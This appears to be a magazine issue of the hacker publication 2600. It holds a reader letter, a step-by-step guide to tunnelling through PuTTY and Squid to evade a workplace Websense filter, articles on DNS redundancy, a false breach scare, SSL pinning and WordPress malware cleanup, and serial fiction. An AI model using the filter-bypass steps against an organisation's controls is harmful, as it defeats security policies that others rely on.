"I wanted to let people know what Facebook has done for me. I hope this never happens to anyone like it did to me. I created my page after several friends and relatives told me to get with it and join the social world. So I decided to try it. What could it hurt? I was soon to find out. I was up late one night because I couldn't sleep. It was about midnight and I set up the page with the most minimal information. I just entered brief info on me, some friends, and my family, and then logged out. Then I was contacted by my older sister who said she saw I was now on Facebook, but should put up some pictures and add some more info - the page was too bare and bland. Then I logged in to see what was there, if anything. I added some pictures and a little more info. I also checked my email and I had a bunch of "will you be my friend" requests, mostly family members. I was surprised that, as late as it was, I got one from my oldest niece's 13-year-old daughter. I only met her once a couple of years ago at my father's funeral. I also got one from my ex-wife who has a restraining order on me. I thought that was kind of odd, considering we have had no contact with each other in the last three years. I would never contact her for any reason and have never done so.

"The next day I was contacted by my probation officer (it was related to the divorce issues for which I spent a short amount of time in prison). Well, long story short, I was put back in county jail for violating the restraining order. Facebook sent her a "be my friend" request for me. That then made it a probation violation. I ended up getting six months in county jail with another felony charge to my name. I had to quit my job I liked a lot, lost my apartment, and had to have friends and relatives pack up my apartment and put my stuff in storage. When I got out of jail, I had to start all over again. It was very hard to find a place to live. I ended up staying in a homeless shelter for almost three months. It also took me that long to find a job. All this for something I didn't directly do. All I did was innocently join Facebook.

"I was surprised that it sent out all those automatic friend requests for me and everyone connected to my page. I could have been a level three sex offender trolling for kids with a phony name and information. It would have been so easy to connect with unsuspecting people that way. Do you want this to happen to your kids? Or you? I contacted Facebook and they blew me off. They don't appear concerned, they are just concerned about the money they can make. I would have hired an attorney, but don't have that kind of money. I have to live paycheck to paycheck now. Facebook isn't the greatest social device to me."

Steve

Bad marriages really seem to be the theme in this issue's letters. We're not sure what happened in your dealings with Facebook, but many people are fooled by the way they attempt to get people to friend each other. There is a subtle difference between a friend request and "people you may know." They both appear under "requests," however, actual requests have a "confirm" button while suggestions have an "add friend" button. Hitting the latter will result in the former being sent to the other person. So, in other words, what appeared to be a request from you could have easily shown up in your ex-wife's "requests" list without you doing a thing, simply because you happen to be friends with some of the same people and Facebook wants to connect everyone together. Or you could have made the same mistake and thought someone was trying to friend you and replied in kind. But for such a thing to be the sole reason for convicting you of a probation violation seems incredible and, if that's in fact what happened, a decent attorney could get you some satisfaction. We suggest telling them what you've told us (you might even find some interested attorneys in our classified section). If there is a case here, you should have no problem finding an attorney who will take it on for a percentage of the settlement (meaning there's no charge if they lose). But this is really the extent of our legal expertise. Perhaps our readers can add more details about Facebook operations, along with stories of anyone else's lives who have been made miserable by them.

An Alternate Method for Creating an SSH Tunnel with PuTTY and Squid

by Synystr

Before we begin, let me start by saying that this article could get you into trouble if misused, and that I am not responsible for any trouble that you may get into using information printed here. This article is intended for educational purposes only. But you already knew that, right? Great. Let's begin.

I just finished reading twopointfour's excellent article on SSH tunnels from the Summer 2011 issue, and enjoyed the information he shared about the setting up and usage of dynamic port forwarding through SSH. In the article, he mentioned that PuTTY is unable to utilize dynamic port forwarding. This article will explain a method of port forwarding that allows you to use PuTTY in Windows to connect to an SSH server and achieve the same functionality, and I thought I would write an article myself explaining the method that I used.

My company uses Websense to block access to websites in various categories, such as games, humor, shopping, pornography, etc. Being that I had the mindset of a hacker, I wanted to see if this could be bypassed somehow. Not so I could waste time at work doing things I shouldn't be, but simply to see if it could be done.

I have an Ubuntu VPS through Linode that I use for hosting my blog and as a general Linux box I can mess around with and experiment on. This is what I used to set up all of the required software for what we will be doing. You can also set up your own home server for this, but doing that is outside the scope of this article so I will not be explaining that here. Since my server is a Linux server, I will also not be explaining how to set a Windows server up for this task, although it can be done. My Linode server came pre-installed with OpenSSH, and I believe most other VPS providers do as well, so I will not explain that either. If you are running your own custom server, you should be able to Google "how to install openssh" or something similar to find what you need in that regard.

Before we begin, make sure that your server is accessible from the location you are testing this from. You can do this by pinging the IP address of your server from the command line. If you get responses back, then you are good to go.

The first thing we will do is install a program called Squid on our server. Squid is an open source proxy server, and will be used to listen for our connection and forward it as needed. If you use Ubuntu or another Debian distro like I do, a simple `apt-get install squid squid-common` will do this for you. Otherwise, either follow the method for your package manager, or install from the source code on the Squid website.

Once Squid has been installed, we need to configure it. We do this by editing the squid.conf configuration file. I used `vim /etc/squid/squid.conf` to open the configuration file for editing. You can use whichever method you are comfortable with. The comments in the config file do a better job of explaining the various options and settings than I ever could, so I will not go into much detail. What I did was change the port that the proxy listens on. For this article, we will say port 23384. I find that the proxy has less of a chance of being blocked and not working if you use an uncommon port with it. I also enabled authentication on my proxy so Joe Schmoe can't just waltz up and use it.

Once Squid has been configured, save the file and restart Squid by typing `/etc/init.d/squid restart` and, once it is restarted, we can set our proxy server settings in our browser to test it. In Internet Explorer 8 (the version my current computer uses), this is found at Tools/Internet Options/Connections/

LAN Settings and in Firefox 11.0, it is found at Tools/Options/Advanced/Network/Settings. Point your browser to use `your_server_ip:23384` obviously substituting your IP and port number that you are using. Then, go to `whatismyip.com` and it should show that your IP address is the same as your server. This is how you know it is working correctly.

At this point, HTTP requests from our computer are now going through our proxy server unencrypted, and then to the site we request, then back to the proxy server, which hands it back to our computer. This is good enough to get around simple restriction mechanisms, but for Websense and other traffic filters, we still get blocked from most sites. This is where PuTTY and the SSH tunnel come in.

PuTTY is an SSH client for Windows, and has an option built into it for port forwarding. What we will be doing is setting up PuTTY to listen on our machine for requests coming through to port 23384, the port we specified above. PuTTY will then take these requests, tunnel them to our Squid proxy server through SSH, which will then get the actual data we are requesting from the website and tunnel it back to us, also through the SSH tunnel. Since SSH encrypts everything that is sent to the Squid server, Websense, or any other packet filtering technology, will only see encrypted traffic, and, since we made sure at the beginning of the whole process that our site was accessible by pinging it, Websense will only see encrypted data going to and coming from an IP address that it is not blocking, and think that all is well.

So how do we do this? First, we open PuTTY and set it up to connect to our SSH server. Put the IP address of your SSH server into the field labeled `Host Name (or IP address)`. Then, in the left side pane, click on the + next to SSH to expand it, and then click on `Tunnels`. Enter whichever port you chose earlier, or `23384` if you are following this tutorial, into the `Source port` field. Then, in the `Destination` field, enter your IP address and port in `your_server_ip:23384` format, and click the `Add` button. You should now see something like L23384 - your_server_ip:23384 show up in the `Forwarded ports:` text box. PuTTY is now set up to listen on our local machine on port 23384 for incoming requests, and then forward them onto Squid. Click on `Session` at the top of the left side pane, and you will be back to the first default PuTTY screen. Enter a name into the `Saved Sessions` box and save it if you do not want to do this each time you start PuTTY, and then click `Connect`. Enter your username and password for connection to your SSH server and you will then get the bash prompt, signaling that you are now connected to the SSH server. You can now minimize PuTTY, as we obviously do not want to close it since that would sever the connection to our server and the SSH tunnel we set up.

Now that we have PuTTY configured correctly, the final step in this trick is to reconfigure the proxy settings that we set earlier to test Squid. Go back to the proxy settings in your browser using the instructions from above, and this time change the IP to `127.0.0.1`, the local loopback address for our own machine, and keep the port at `23384`, or whatever port you are using for this. Save changes, click OK to everything, and now, if we go back to `whatismyip.com`, our IP address should again be the server IP address that our Squid is running on. This time, however, our HTTP requests are encrypted, and being sent through the SSH tunnel that we set up. So if you go to an address that Websense or any other web filtering application blocks, you should now be able to access it, since Websense doesn't see anything to flag as something that should be blocked.

This method basically achieves the same results as twopointfour's method does, only this time it allows you to use PuTTY and Windows to tunnel the requests. Again, this is for educational purposes only. I tried this out one time after my shift had already ended and I clocked out, just to see if it worked, and it did, so I do not use it anymore. I love my job too much to use this trick on a normal basis.

Thanks to twopointfour for his great article, and thanks to *2600* for being such an amazing magazine and community. Comments, praise, and criticism are all welcome. I hope you found this article useful!

Shoutz to _Lost for teaching me to teach myself, and telling me that by giving one a fish, he will eat for a day, yet teaching him how to fish, he will eat for a lifetime.

Links

- PuTTY - `http://www.chiark.greenend.org.uk/~sgtatham/putty`
- Squid - `http://www.squid-cache.org`

How to Survive a DNS Attack

by SPitBalls

On Monday, September 10, 2012, many websites were made unavailable due to an outage that affected all the name servers under one specific domain, namely domaincontrol.com. It was initially suspected to be caused by an attack affecting that one domain, but later reported to be an issue with the provider's network. In any case, the result was the same - many customers' websites were down - unnecessarily. The domain name system is designed to be fault-tolerant; each domain record must specify a primary name server and at least one secondary name server. Therefore, despite the DNS outage, the outage of the websites was quite avoidable.

How a Name Server Resolves Names

When given a host name (ex: server1.your-company.com) or service name (ex: www.your-company.com) and asked for an "A" or "AAAA" record, a name server will return the corresponding 32-bit IPv4 or 128-bit IPv6 address, respectively. The answer is cached in the client for some amount of time determined by its "time to live" (TTL). The default TTL is one hour (3,600 seconds) but can be overridden in the zone's SOA record or the individual resource record in the authoritative name servers. On Mac and Unix systems you can use the "dig" command to see how much time is left. For example:

```
dig your-company.com
...
;; ANSWER SECTION:
your-company.com. 3600 IN A
➥ 64.95.64.194
```

That example shows the default TTL, so in this case the information must not have been in the cache yet or had already expired. If you enter the same dig command again, you will see the remaining time decreasing. So if other people are telling you that your website is down but it looks fine to you, one possibility is a problem with DNS. Using dig, you can find out how much time is left until you won't be able to access the site either. There is usually an OS-dependent way to flush the DNS cache, such as `ipconfig /flushdns` on Windows. On a Mac or Unix system, you typically restart the client lookup process (try `ps -e | grep 'dns|named'` to find it, then do a web search to find out how to restart it).

Are Your Name Servers Really Redundant?

If you configure the DNS records for a website with all name servers under one domain such as:

```
Primary name server: ns61.
➥domaincontrol.com
Secondary name server: ns62.
➥domaincontrol.com
```

then an attack or failure that affects the name servers under the "domaincontrol.com" domain disables all of them. This will prevent lookups from getting the IP address that corresponds to the website's domain name.

When your website goes down, the natural reaction is to blame the hosting provider. But if it was DNS that caused the outage rather than the hosting servers being down, the outage could have been avoided by taking advantage of the redundancy built into the domain name system. If the website domain is configured with name servers under at least two different domain names, then one of the name servers should be able to resolve DNS queries even when the primary name server and all other name servers under the same domain are inaccessible.

Example of Fault-Tolerant Name Server Configuration

To avoid having a website go down due to an outage affecting one set of name servers, you should configure the name servers to avoid a single point of failure. Here is an example of name servers configured to allow access to a site even if all servers under one domain are FUBAR:

```
ns61.domaincontrol.com
freedns1.registrar-servers.com
ns62.domaincontrol.com
freedns2.registrar-servers.com
freedns3.registrar-servers.com
```

This list of name servers includes some servers from the hosting provider, with one of those specified as the primary, and others from a free DNS service provided by a different registrar (Namecheap).

To keep the name servers in sync, you set up one name server as the master and the others as slaves. Even if the master is unavailable for some period of time, the slaves can continue to operate using the data in their cache.

As a result of the Sept. 10th outage, there were suggestions online about various places you could move your DNS services to avoid a similar outage in the future. But if you moved *all* of your name servers, then you are probably creating a

similar single point of failure at the new service. To avoid an outage due to an attack or even just a minor outage at one service or another, such as during a reboot, you should *not* move all of your name servers elsewhere. You should leave at least one alone so that you have redundant name servers from at least two different places as shown above.

So now go check your domain's WhoIs and then have some fun hacking its DNS.

The Breach That Wasn't

by Sam Bowne

On January 13, 2012, a front-page headline screamed "Viruses stole City College of S.F. data for years"[1]. The news echoed around the world, on ABC television[2], *IEEE Spectrum*[3], *Huffington Post*[4], and many other news outlets. The CCSF newspaper[5] [6] later published complete accounts of this disaster: viruses infected our computers for a decade, stealing private data from students. Furthermore, our technical staff were so incompetent, they failed to notice or amend this awful situation, and, when alerted, just covered it all up.

I was amazed to see this, because I have taught networking and security classes at CCSF since circa 2000, and my students performed a security audit of the college recently. We use antivirus on the workstations, and Deep Freeze; we have a layer 7 firewall, and other security measures - far more than other similar colleges have. In addition, we had two complete hardware replacements of the workstations in the last decade. How is it possible that such a virus infestation eluded all our countermeasures?

And how is it that no teachers, IT staff, or campus administrators knew anything about this until we read it in the newspaper?

Alarmed staff members, administrators, and teachers tried to get answers from our Chief Technology Officer (CTO), who was the sole source of the "virus" story. But none of us could get anything from him - the "viruses" had been found by an outside contractor, and a November 2011 report explained it, but that report was so confidential that none of us were allowed to see it, not even the IT staff. In addition, an FBI investigation was in process, requiring total secrecy.

After four months of complaints, investigations, and extreme pressure from all levels of the administration, the truth finally came out: it was all false. The "viruses" were false positives reported by a misconfigured network forensics device - direct inspection of the "infected" machines showed no viruses, except for one small lab in which the antivirus had been disabled by a misguided local administrator. There was no FBI investigation: There was no November 2011 report. The contractor provided an incomplete report in January 2012 - after the media scandal - and another one in April, both claiming that we had thousands of infected machines, but lacking evidence. It even reported Windows viruses infecting our Unix servers.

Finally, under extreme pressure, the CTO provided a spreadsheet listing the IP addresses of the "infected" machines, so we could examine them directly. No viruses were present on them.

However, none of this convinced the CTO that he was wrong. He concluded that the staff, the administration, and I were all in a conspiracy to conceal the viruses, and published this assertion, along with the "confidential" contractor report, in the newspaper[6]. He continued to demand that we send breach notifications to thousands of students, until he was placed on suspension and ejected from the campus by CCSF police[7].


The media did nothing - no retractions, no follow-ups, no corrections. This will likely pass into history and security textbooks as proof that we are the sleaziest college on Earth, with the worst virus problem ever known.

I would like to let security professionals know the truth, however, even if the mass media doesn't care. So I decided to talk about this at HOPE and Defcon and other conferences, and to send it to *2600*.

References

1. http://www.sfgate.com/education/article/Viruses-stole-City-College-of-S-F-data-for-years-2502338.php
2. http://abclocal.go.com/kgo/story?section=3Dnews/local/san_francisco&id=8503743
3. http://spectrum.ieee.org/riskfactor/telecom/security/computer-virus-infection-at-city-college-of-san-francisco-may-have-started-10-years-ago
4. http://www.huffingtonpost.com/2012/01/14/city-college-of-san-franc_n_1206578.html
5. http://theguardsman.com/bug2
6. http://theguardsman.com/bug3
7. http://www.fogcityjournal.com/wordpress/4600/ccsf-chancellor-suspends-technology-adminstrator-launches-investigation

Note: My statements are my own, not necessarily official CCSF positions. However, if you read the article, you understand how completely absurd that statement is.



Tragedy of SSL

Assuming we're all still around after December 21, we'll have to continue dealing with the slow (or not so slow, in some cases) collapse of the SSL trust system, and what we're going to do about it in the future.

There are two primary ways SSL is used, and both are subject to different, significant problems. The first use of SSL is so obvious that most people never give it any thought: Go to a website with HTTPS, and your connection is encrypted. Simple, right? Even Facebook just switched to HTTPS by default (see, topical!).

When a browser calls up a HTTPS side, a large number of moving parts are engaged under the covers, with many ways for something to break without the user being aware, thanks to complex trust models. While presumably most people reading *2600* know how SSL works, it bears repeating in brief. Under HTTPS, the remote server provides a certificate which has been signed by a trusted authority, and which matches the DNS name of the server. Optionally, it may also consult a CRL, or Certificate Revocation List, which allows a signing authority to "un-distribute" certificates previously released, if they're known to be compromised.

The list of trusted certificate authorities can vary by platform and browser type, but there are a *lot,* on the order of a hundred or more authorities. Trusted authorities are trusted absolutely: Any certificate signed by them which matches the name record of the server is considered valid. Any certificate authority can provide a valid certificate for any domain, which should raise warning flags already.

There are several ways to attack the certificate authority model. The simplest is to just impersonate the entity you're attempting to get an illegitimate certificate for. A CA is "trusted" in that there is an assumption that they have taken proper measures to confirm the identity of the requestor. The exact procedures for determining this can vary from authority to authority. Some may require information to be submitted via hardcopy, but some simply require that a file be made available on a website. In other words: Sure, I own that site. Because I owned it.

The second simplest attack against the trust model is to control the certificate authority. Already there have been several highly publicized compromises of globally trusted authorities (such as DigiNotar), where the perpetrators issued certificates for high-profile domains like "*.google.com". While you would assume that a CA would be among the most hardened of targets available, it would appear that this isn't the case. The final reports on the DigiNotar compromise (`http://threatpost.com/en_us/➥blogs/final-report-diginotar-➥hack-shows-total-compromise-➥ca-servers-103112`) indicate that it had been compromised for at least a month before anyone detected it, had issued over 500 invalid certificates, and compromised the logs which would otherwise show what happened. A more thorough compromise is hard to imagine (except, of course, one which goes completely undetected). DigiNotar is hardly the only CA to be compromised, either - Symantec and Comodo both suffered breaches which resulted in false certificates being issued, and I'd comfortably bet that there are many more which have gone undetected or unreported.

Yet another attack against the certificate authority trust model is simple as well, so long as you have enough money or legal power. Nothing prevents a CA from issuing a certificate for "*", or "any domain, any server," except that being caught doing so could result in them being delisted from browsers and operating systems. Every company must have a base of operations however, and a nation that the employees live in, placing them in danger of legal obligations. Given the willingness of many nations to employ secret orders

for wiretapping, data disclosure, and so on, it's entirely reasonable to expect that trusted certificate authorities may have been forced to issue or disclose certificates to law enforcement entities.

All of these vulnerabilities require two things: a compromised certificate, and the ability to redirect the user to it. The latter can be accomplished easily on a small scale with Wi-Fi networks and is one of the reasons public open Wi-Fi can be such a problem, especially when coupled with naive users defeating security by accepting *detected* bogus certs. On a grand scale (and a much more real threat), a hostile government can easily redirect traffic to sites used to organize protests, discuss things securely, or try to learn about topics the government has decided are forbidden. On a non-governmental scale, attacks against the BGP routing system or DNS, which have both been demonstrated recently, could trap users from around the world on a false system.

The second way SSL certificates are used (and misused) is to present a self-signed certificate. Self-signed certificates provide their own certificate authority - if this authority is present in the browser, then the certificate is trusted automatically (provided the name matches). If the signing information is not present, the user is presented with the standard "invalid certificate, do you wish to accept?"

Browsers have been making it harder for users to skip this warning, but any chance a user is given to pick a security option, plan for them selecting the wrong option. Since self-signed certificates have *no* "right" option, this is a major problem. Thanks to the trust model, telling users to install the self-signed CA as a trusted authority can have extremely wide-sweeping impact; remember, any authority can provide a certificate for any site, so once someone trusts a hostile custom authority, it can issue certificates for any site on the Internet. So long as the users' traffic can be intercepted, any site can be falsely represented.

Compound these problems with devices which either cannot or will not reasonably present certificate authority lists to the user. (Mobile systems are often a big offender; Android, for example, had no way to delete a bad certificate, such as the DigiNotar one, prior to Android 4. Anyone using older Android versions is by definition on older devices - devices least likely to see an update from the vendor to either Android 4 or to remove the DigiNotar entry.) Some mobile devices also present the worse possible options - as far as security - as their defaults. To pick on Android again (because I'm most familiar with it), the base options for email over IMAP are "Don't encrypt," "Use SSL" (which requires a commercial certificate), or "Use SSL and accept all certificates," which completely bypasses the certificate validation. While the data may be encrypted in flight, there is no way of knowing who you are encrypting it to - making the whole thing rather useless.

Unlike many of the other topics which we have to deal with which seem to have no reasonable solution (such as secure public Wi-Fi), the mess with certificates has at least one fairly simple - and increasingly popular - solution: Certificate Pinning.

Under the pinning model, the hash signatures of all certificates in the chain are stored. For future connections, all certificates in the path must match the previously recorded signatures. The certificates can be cached in the code of a plugin (for a browser) or in the application (for mobile devices), allowing the developer/site owner to ensure that no hostile entity (such as a state-owned or state-compromised certificate authority) is intercepting the traffic. Instead of matching based on the chain of trust and the site name, the match is performed on pre-stored signatures.

Pinning can also be used dynamically, essentially shifting the trust model from "do I trust this certificate" to "do I trust the network I am on" when establishing the first connection. While this doesn't necessarily offer protection from a pre-existing man in the middle style attack, it can give some additional level of assurance in some situations. It's also far easier to tell users "establish the first connection from your LAN" than it is to tell them "compare this certificate fingerprint and...."

Pinning can't solve every problem, and in situations where multiple certificates might be in use for the same service (such as a server farm without a wildcard certificate), it may not be the best solution. Uneducated (and uncaring) users can't be prevented from shooting themselves in the foot every time. The ultimate solution has to be a combination of technology and education, but using pinning to prevent the user from making the wrong decision by never giving them the option to is a good first step. Pinning is showing up in more mobile apps, which is almost definitely a good sign.

Wordpress Exploit Immunization

by Seeker7
seeker8306@gmail.com

For years I have used the Wordpress platform to design and run multiple personal websites. It is a simple platform to set up and generally has the flexibility that I need to configure and run a website that will fit my needs. Many other people use the same platform for their websites due to its simple one-click installation design from CPanel on most shared hosting platforms. Overall, it is a great way to set up and run a website.

The only problem with this simplicity of installation and the multitude of plug-ins, themes, and options is that when something goes wrong, or the site gets compromised, nobody knows what to do. Most shared hosting companies such as Blue Host, Dream Host, or GoDaddy (yes, I included them), despite their various levels of customer service, either do not offer services to help users with virus, malware, or cross-site scripting attacks or they charge a greater amount for a virus scanning or malware service. This leaves the actual users with very little options in terms of fighting an ongoing attack or infection on their website.

This was my scenario.

About a year ago, someone began injecting malicious PHP code into the headers of my website. This code automatically directed a visitor's browser to a .jar file on another site containing a virus. I deleted all of my site files and uploaded clean ones, only to have the same thing happen again. I changed every password and did a full reinstall of Wordpress with new database names and passwords - no dice. I even switched web hosts, which stopped the problem for only a month. Whoever this was and whatever they were doing, they were getting around every possible attempt I made to correct their exploits on my site.

I finally dove deeper into the problem and found a solution. However, I had to find a solution on my own, as most of the sites having solutions for the problem only gave steps I had already tried. I will now present to everyone what the exact cause of my particular problem was and the steps I took to resolve and prevent further issues. It might not be foolproof, but it worked for me.

The Root Causes

A Base 64 eval attack initiated through cross-site scripting. OK, let me break that down a bit.

The Base 64 attack is one that can actually be used against virtually any PHP/SQL-based website, not just Wordpress. A string of code is inserted into the index of a theme file or another PHP file in the website. The code will look like the following:

```
(base64_decode("lots of jumbled
➥ characters"))
```

What this essentially tells PHP is this: "This is a 64-bit string of code. Please evaluate it and execute any commands within it."

There are sites such as `http://www.➥opinionatedgeek.com/dotnet/➥tools/base64decode`, which will allow a user to copy this text from their website and translate it back into what the code actually says, giving the web address of the redirect and/or other vital information about what the code in question does. It is also helpful because once a user finds the web address, they can run a whois lookup, find the host or nameserver, and report it.

A cross-site scripting attack is when someone makes it appear that a change has been requested by one of the existing files in your website. Your website thinks it has gotten a request from a theme file to be edited, however, the request is not coming from the file itself, but from another computer or server somewhere else. In my case, this was how I could change every password I had and yet kept getting infected/exploited.

The Fix

If a Wordpress site has been compromised, there are several steps that need to be taken to rid the site of the infection for good. Some involve plug-ins that, in fact, should be used to secure non-infected sites as well.

First, get clean versions of Wordpress, all of the plug-in files, and the theme you are actually actively using on the site. As it turns out, the cross-site scripting attacks tend to happen on themes and plug-ins that are not being used, so a user shouldn't plan to re-upload anything that isn't currently being actively used by their site. The user will also need to download the configuration file from their existing installation via FTP. This file may be infected, but the user will need the SQL database name and password in this file to make a clean version.

The second step is to download some additional plug-ins that will be uploaded with the clean files:

- *Virus Scanner* - Performs a daily scan of your theme files for malicious code.
- *Bullet Proof Security* - A quick and easy way to restrict access to specific folders on the website using .htaccess files. It will also list your web host's suggested folder permissions, which can be updated through an FTP client by right clicking on the folder the user wishes to modify.
- *MuteScreamer* - This plug-in detects and blocks cross-site scripting attacks on nonexistent plug-in or theme files. A word of warning: it may also block legitimate admin activity on your site.
- *Wordpress File Monitor* - Monitors any changes - authorized or unauthorized - to files in a Wordpress installation. Emails can be annoying, but it is better to be sure that only log files are being modified than theme files.

Step Three is to delete all of the Wordpress files via FTP. A user should also keep an eye out to ensure that all of the files and folders are deleted as some attackers will put a PHP file with different permissions into a folder in order to carry out the attack.

Step Four is to upload all of the clean Wordpress files and configurations back onto the server. Again, upload *only* the plug-ins and themes that are *needed* for the site.

Step Five: Ignore any warnings about missing plug-ins, as the plug-ins that are no longer there might still be listed in the SQL database. Turn on/activate the Bullet Proof Security, Virus Scanner, Wordpress File Monitor, and MuteScreamer plug-ins.

Step Six: Follow every possible step in the Bullet Proof Security plug-in. This will protect critical folders on the site from outside access. Bullet Proof also gives users a security status page that has other suggestions for ways to improve site security. The paid version has even more options, but the free version will work fine in this case.

Step Seven: Update MuteScreamer to the latest definitions to ensure the site is protected against the most recent attack types. Also, a user should be sure to look into the settings of MuteScreamer to fit their needs.

Step Eight: Pay close attention to any emails received after the fresh setup. There is a good chance that the MuteScreamer plug-in will pick up on the cross-site scripting attacks now that the unused files are out of the site files. The MuteScreamer alert provides the type of attack, time of attack and, the best part, the IP address of the attack. A user can then trace down the IP address to the website or ISP it belongs to. They can then choose to report the IP address to the ISP/web host or, if they so choose, enact vigilante justice on their own. Users can also block the IP address through CPanel or other Wordpress plug-ins, but the effectiveness of this is questionable because the request "appears" to be coming from the user's own site.

Also, a user will want to monitor the file change emails they receive for at least the first week, in order to get an idea of which files should be reported. It's normal to get email reporting log files and the temp files generated by MuteScreamer. However, a user should keep an eye out for any plug-in or theme file changes not initiated by them. Sometimes, despite thinking all unused files are deleted, there are still some hanging around, and the Wordpress File Monitor actually alerted me to some files that changed which I wasn't using. I deleted them and caught another attack before it could do any damage.

Step Nine: Repeat the above process for any infected sites on the same host and/or apply the plug-ins to non-infected sites.

Again, the above steps aren't foolproof and need to be coupled with additional common sense. A user should have complex passwords for any database and the same goes for administrator passwords. They should also perform *regular backups* of all of their files and databases to ensure that if the inevitable happens, they already have clean files to upload.

My hope and goal with this article is to help those who have experienced attacks like these and to offer some overall suggestions of plug-ins and practices to make Wordpress more secure. While the attacks haven't stopped for me, they no longer affect my site and my users. I get MuteScreamer updates from time to time, advising me that an IP has attempted to use a nonexistent file to modify my site, but the site itself remains secure.

Overall, I am happy with the results. I only hope that by sharing the information here, I can help others avoid a week, month, or even year of suffering.

Websites are designed to get information out there and to be fun for those running them. They shouldn't be a burden or even a fear to run. The attacks on my site almost killed my love of poking around with websites. I wouldn't wish that on anyone else.

by Andy Kaiser

Chapter 0x3

The mystery kid was gone. He'd left Downway sometime after I'd recorded him, before I got up and paid my bill. Just to be sure, I jogged outside and scanned around the dingy parking lot. It contained many cars, but just one human: Me.

I walked back into Downway and up to the bar. Ron-Don was there, filling glasses with liquids for two new customers, a guy and a girl. It caught my attention, because they were the opposite of Downway's usual crowd. They seemed happy with their lives.

I caught Ron-Don's eye. He nodded. He handed the couple their drinks - one light beer and one potion featuring blue liquid and a pineapple slice - and came down the bar to join me.

I had my phone out. I played the video I'd just shot, and paused it at the point that best showed the kid's face. It was an almost-profile, showing an intense face angled in shadow, the dark hair falling partially over one eye. I was impressed with my accidental stylistic excellence. Give the kid male-pattern baldness and a lens flare, and it could be Joss Whedon's graduation photo.

I showed it to Ron-Don.

"Have you seen him here before?"

"Before today? Nope."

"Would you remember if you saw him again?"

"Sure."

"You see where I'm going with this, right?"

"You want me to let you know if he comes in here again."

"Bingo."

"I can do that."

"Thanks, Ron-Don." I pushed a bunch of bills over to him. The denomination made the pile less impressive than it should've been, but it was my thought that counted.

He pushed them back. "You need these more than I do."

"Yeah? How do you know?"

His expression indicated the answer was obvious. I didn't argue. I nodded my thanks and re-increased the width of my wallet by a few millimeters.

If the kid was following me, I might have a problem. Unless he regularly went around recording strangers for fun, he and maybe others were keeping tabs on me. I had to find him, or find out why I was on his radar. Preferably both.

I straightened up and got ready to leave.

"What do you think?" I asked Ron-Don, nodding briefly at the couple at the other end of the bar. Whatever it was they were talking about, it required a lot of flirtatious laughter and touching of the upper arms.

His eyes flicked over to them and back to me. He grunted, and again showed off his impressive shrugging ability.

"Married."

"Those two? They're not married." I saw no clues to indicate that. There were no angry glares, no unspoken passive-aggressive behavior, no bitter mutterings while the other one pretended not to listen.

"They're married," he said. "But not to each other."

I looked again and absorbed. He was right. I saw it. From their body language, they had something to hide. Both bent toward each other, as if sharing a secret. That meant they were into each other, but there was more: Every time a patron came in or left, both of them would drop their smiles and throw guilty looks at the door.

They weren't supposed to be here. They were doing something illicit. Forbidden.

I looked at Ron-Don with a new appreciation.

"Their body language and situational awareness," I said. "You're good. Get some IT training and you could go into my profession."

That made him laugh. Several customers shot frightened stares in our direction. He dropped into a gravelly chuckle, sounding like a fully-loaded 6U server being pulled out slowly

on old rails. He shook his head.

"No, man. No way. I don't care about your crap."

"Then how do you know -"

"Look at them," he gestured with a tree trunk that was probably his arm. "They're that age, together, and came *here?* Not the usual couple for my place. One is hiding something. Or both of them are. They also didn't know who was going to pay for the drinks. It took them a second before the guy said he'd pay. Then the girl looked away, and he looked guilty as all hell. It'll end soon enough for them."

"What? Why?"

"It's fun sneaking around, until you get used to it. Then you lose the joy. The excitement. When I look at a couple like that," he shook his head, disgusted, "I just feel sorry for them, because I see their future. I see their decay."

I'd never asked the details of Ron-Don's past, but I now knew to never set him up with anyone.

"Ron-Don, it's a wonder no lucky lady's swept you off your feet."

He snorted.

"It's like I'm looking in a mirror."

Chapter 0x4

My office, in the tradition of low-rent buildings everywhere, was not a particularly useful place. It was somewhere to send the bills, for those clients clutching so tight to the archaic past that they couldn't send me electronic payments. It was just somewhere to be, or eat, and often a place to sleep. While awake, I could just as easily go elsewhere.

Not today. Today, my office fulfilled an additional need: It was a private place to meet. I sat, bored and emotionally rumpled, waiting for a visitor. A potential client. I was waiting for "Oober."

Oober was a self-described hacker. I'd done a little research before this meeting, and traced a few of his online adventures, so I had at least a rough idea of who he was. From what I'd seen, he seemed young and inexperienced, but was also intelligent and learning fast. Along with the usual script-kiddie stuff, Oober had managed some minor hacks from zero-day systems exploits and had done basic social engineering.

Put simply: Oober was new to the scene, but was learning.

An aspect about this situation was odd: Oober wanted to physically meet me. It was strange because a hacker who knew what he was doing shouldn't want - or need - to be here. This kid should be as tech-savvy as a drunk is thirsty. Technophiles prefer to communicate with an alpha strike of hardware, software, and wetware. Efficiency, speed, convenience, and cost were factors, but here I'd received an email asking to meet at my office at this time on this day.

I assumed speaking would be involved, and again that was strange. Eye contact was old-school, reserved for dealing with mundanes. Given the right situation, face-to-face was for when you were excluding technology. It was for desperate measures.

Maybe that's what this was. Maybe Oober was desperate.

My phone buzzed.

My security cameras had picked up a car pulling up outside my building. I watched the camera's video stream on my phone. I verified I got a good capture of the car's license plate.

There had been multiple times in the past where I'd been surprised by visitors to my office, sometimes violently. I hate violence almost as much as I hate surprises, so both together had been doubly irritating. I'd vowed not to let either happen again, and that led to my monitoring system.

A woman got out. A second person remained waiting in shadow in the back seat of the car.

